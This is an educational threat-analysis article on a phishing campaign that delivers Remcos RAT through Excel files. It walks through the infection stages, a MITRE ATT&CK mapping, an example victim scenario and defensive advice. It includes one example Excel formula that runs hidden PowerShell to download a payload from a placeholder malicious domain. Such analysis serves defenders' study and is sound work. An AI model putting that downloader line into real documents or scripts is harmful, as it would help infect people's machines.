


















































Certification Courses
Hands-On Labs
Threat Intelligence
Latest Cyber News
MITRE ATT&CK Breakdown
All Cyber Keywords
A new and sophisticated malware campaign delivering the Remcos RAT (Remote Access Trojan) has emerged as a significant threat to organizations worldwide. This campaign represents an evolution in delivery techniques, leveraging clever social engineering and multi-stage payload deployment to bypass traditional security measures. The latest Remcos RAT malware campaign primarily targets corporate networks through phishing emails containing malicious attachments, demonstrating how threat actors continue to refine their approaches.
What makes this particular campaign noteworthy is its use of legitimate-looking Excel documents that, when opened, initiate a complex infection chain. The final payload, Remcos RAT, grants attackers complete control over compromised systems, enabling data theft, surveillance, and lateral movement within networks. Understanding this threat is crucial for cybersecurity professionals, students, and beginners alike, as it exemplifies modern attack methodologies that blend technical sophistication with psychological manipulation.
This analysis will dissect the entire attack lifecycle, map it to the MITRE ATT&CK framework, and provide actionable defense strategies. By the end of this guide, you'll understand not just how this malware operates, but how to detect, prevent, and respond to similar threats in your environment.
Remcos (Remote Control and Surveillance) is a powerful, commercially available Remote Access Trojan originally marketed as a legitimate remote administration tool. However, cybercriminals have widely adopted it for malicious purposes due to its extensive feature set and robust evasion capabilities.

Core Capabilities of Remcos RAT:
The commercial nature of Remcos means it receives regular updates, making it a moving target for security solutions. Its use in this latest campaign highlights how threat actors invest in sophisticated tools to achieve their objectives.

This new campaign follows a multi-stage infection process designed to evade detection. Let's break down exactly how the attack unfolds, from the initial phishing email to the final RAT deployment.
The campaign begins with a targeted phishing email. The email appears legitimate, often mimicking invoices, shipping notifications, or internal corporate communications. The email contains a malicious Microsoft Excel attachment (.xls or .xlsx file). The body of the email uses urgent or curiosity-inducing language to pressure the victim into opening the attachment without suspicion.
When the victim opens the Excel file, they are typically presented with a security warning about "macros" or protected content. The document is crafted to social engineer the victim into enabling content. Modern versions often use Excel 4.0 XLM macros (a legacy but powerful feature) or exploit relationships between Excel and other applications to execute code without obvious macro warnings.
Technical Detail: The malicious document contains obfuscated formulas or scripts. When allowed to run, these scripts use built-in Excel functions to download and execute the next stage payload from a remote attacker-controlled server. An example of a simple, obfuscated command might look like this:
=EXEC("powershell -w hidden -c iwr http://malicious-domain[.]com/stage1.bin -OutFile $env:temp\\s1.dat")
The initial script downloads a small, lightweight "downloader" malware. This downloader's sole purpose is to be stealthy and fetch the final, larger Remcos payload. It acts as a middleman, making detection harder because the initial document doesn't directly contact the RAT's infrastructure. The downloader may use basic system checks to avoid sandboxes (e.g., checking for certain processes, disk size, or user interaction).
The downloader retrieves the full Remcos RAT binary from a different server and executes it. The RAT installs itself into the system, typically in the %AppData% or %ProgramData% folders with a benign-sounding name. It then establishes persistence by creating a scheduled task, a Windows Service, or a Run registry key. This ensures the RAT starts automatically every time the system boots.
Once installed, the Remcos RAT initiates an encrypted connection to its Command & Control (C2) server. This connection acts as a command channel, allowing the attacker to send instructions and receive stolen data. The C2 infrastructure for this campaign is often dynamic, using compromised websites or fast-flux DNS to hide the attacker's true location.
With the covert channel established, the attacker can now carry out their objectives. This may include credential theft, deploying ransomware, espionage, or using the infected machine as a foothold to move deeper into the corporate network.
Mapping this campaign to the MITRE ATT&CK framework helps security teams understand the adversary's tactics, techniques, and procedures (TTPs) in a standardized language. This is crucial for developing effective detections and hunt queries.
| MITRE ATT&CK Tactic | Technique ID & Name | How It's Used in This Campaign |
|---|---|---|
| Initial Access | T1566.001: Phishing - Spearphishing Attachment | Malicious Excel file delivered via targeted email. |
| Execution | T1204.002: User Execution - Malicious File T1059.005: Command and Scripting Interpreter - Visual Basic |
User is tricked into opening the file and enabling macros/scripts. Excel 4.0 (XLM) macros execute the initial payload. |
| Persistence | T1547.001: Boot or Logon Autostart Execution - Registry Run Keys / Startup Folder T1053.005: Scheduled Task |
Remcos creates a Run registry key or a scheduled task to survive reboot. |
| Defense Evasion | T1027: Obfuscated Files or Information T1218.010: System Binary Proxy Execution - Regsvr32 |
Macros and payloads are heavily obfuscated. May use legitimate tools like regsvr32 to sideload malicious DLLs. |
| Command & Control | T1071.001: Application Layer Protocol - Web Protocols T1573: Encrypted Channel |
Remcos communicates with C2 servers over HTTPS, blending traffic with normal web traffic. |
| Collection & Exfiltration | T1113: Screen Capture T1056: Input Capture T1041: Exfiltration Over C2 Channel |
RAT captures keystrokes, screenshots, and exfiltrates data back through the established C2 channel. |
For a deeper dive into the MITRE ATT&CK framework, visit the official resource: MITRE ATT&CK® Matrix.
Imagine "Jane," an accounts payable specialist at a mid-sized manufacturing company. She receives an email that appears to be from a known supplier with the subject: "URGENT: Revised Invoice #INV-7890-Attached." The email body is brief and professional, asking her to review the attached invoice for payment processing.
Jane opens the attached "Invoice_INV-7890.xls" file. Excel opens, showing a blurred document with a yellow security bar stating "SECURITY WARNING: Macros have been disabled." A message embedded in the document reads: "Please enable content to view the correct invoice formatting." Jane, wanting to do her job correctly, clicks "Enable Content."
This single action triggers the entire infection chain. Within minutes, a seemingly normal Excel process spawns a PowerShell command, which downloads and runs the Remcos RAT. Jane sees nothing unusual, the Excel sheet might even show a fake invoice or an error message to seem legitimate. Meanwhile, the attacker now has a backdoor into the company's network, starting from the finance department, a treasure trove of sensitive data.
Objective: Gain persistent remote access to the target network for data theft and control.
Objective: Detect, prevent, and eradicate the intrusion while minimizing business impact.
excel.exe spawning powershell.exe or cmd.exe. Monitor for network connections to known-bad IPs/domains associated with Remcos C2 servers.Building a resilient defense against campaigns like this requires a layered approach. Follow this framework to strengthen your organization's security posture.

Phase 1: Prevent Initial Access
Phase 2: Harden Endpoints
Phase 3: Detect & Respond
Q: Can Remcos RAT be detected by standard antivirus software?
A: While signature-based antivirus can detect known variants, this campaign uses obfuscation and staged payloads to evade simple detection. Behavior-based detection (like that in modern EDR solutions) and network traffic analysis are far more effective against such threats.
Q: Is this campaign targeting specific industries or countries?
A: The campaign appears broad, but initial reporting suggests a focus on Western corporate entities. However, Threat actors often cast a wide net initially, then refine their targeting based on which organizations they successfully compromise.
Q: What's the first thing I should do if I think I opened the malicious file?
A> Immediately disconnect the computer from the network (pull the Ethernet cable or turn off Wi-Fi). This can prevent the payload from downloading or communicating with the C2 server. Then, report the incident to your IT or security team immediately. Do not try to "clean" the system yourself.
Q: Are Mac or Linux systems vulnerable to this attack?
A: The initial delivery mechanism (malicious Excel file) is designed for Windows. However, if a Windows machine in a mixed environment is compromised, the attacker could use it as a pivot to target other systems, regardless of OS. The core Remcos RAT is a Windows binary.
Knowledge without action is merely trivia. Use this analysis to drive tangible improvements in your security program.
Your Action Plan This Week:
excel.exe spawning powershell.exe or cmd.exe.Stay vigilant, stay informed, and build your defenses in depth. For the latest threat intelligence, follow trusted sources like CISA, The Hacker News, and the Mandiant Threat Intelligence blog.
© 2026 Cyber Pulse Academy. This content is provided for educational purposes only.
Always consult with security professionals for organization-specific guidance.
Every contribution moves us closer to our goal: making world-class cybersecurity education accessible to ALL.
Choose the amount of donation by yourself.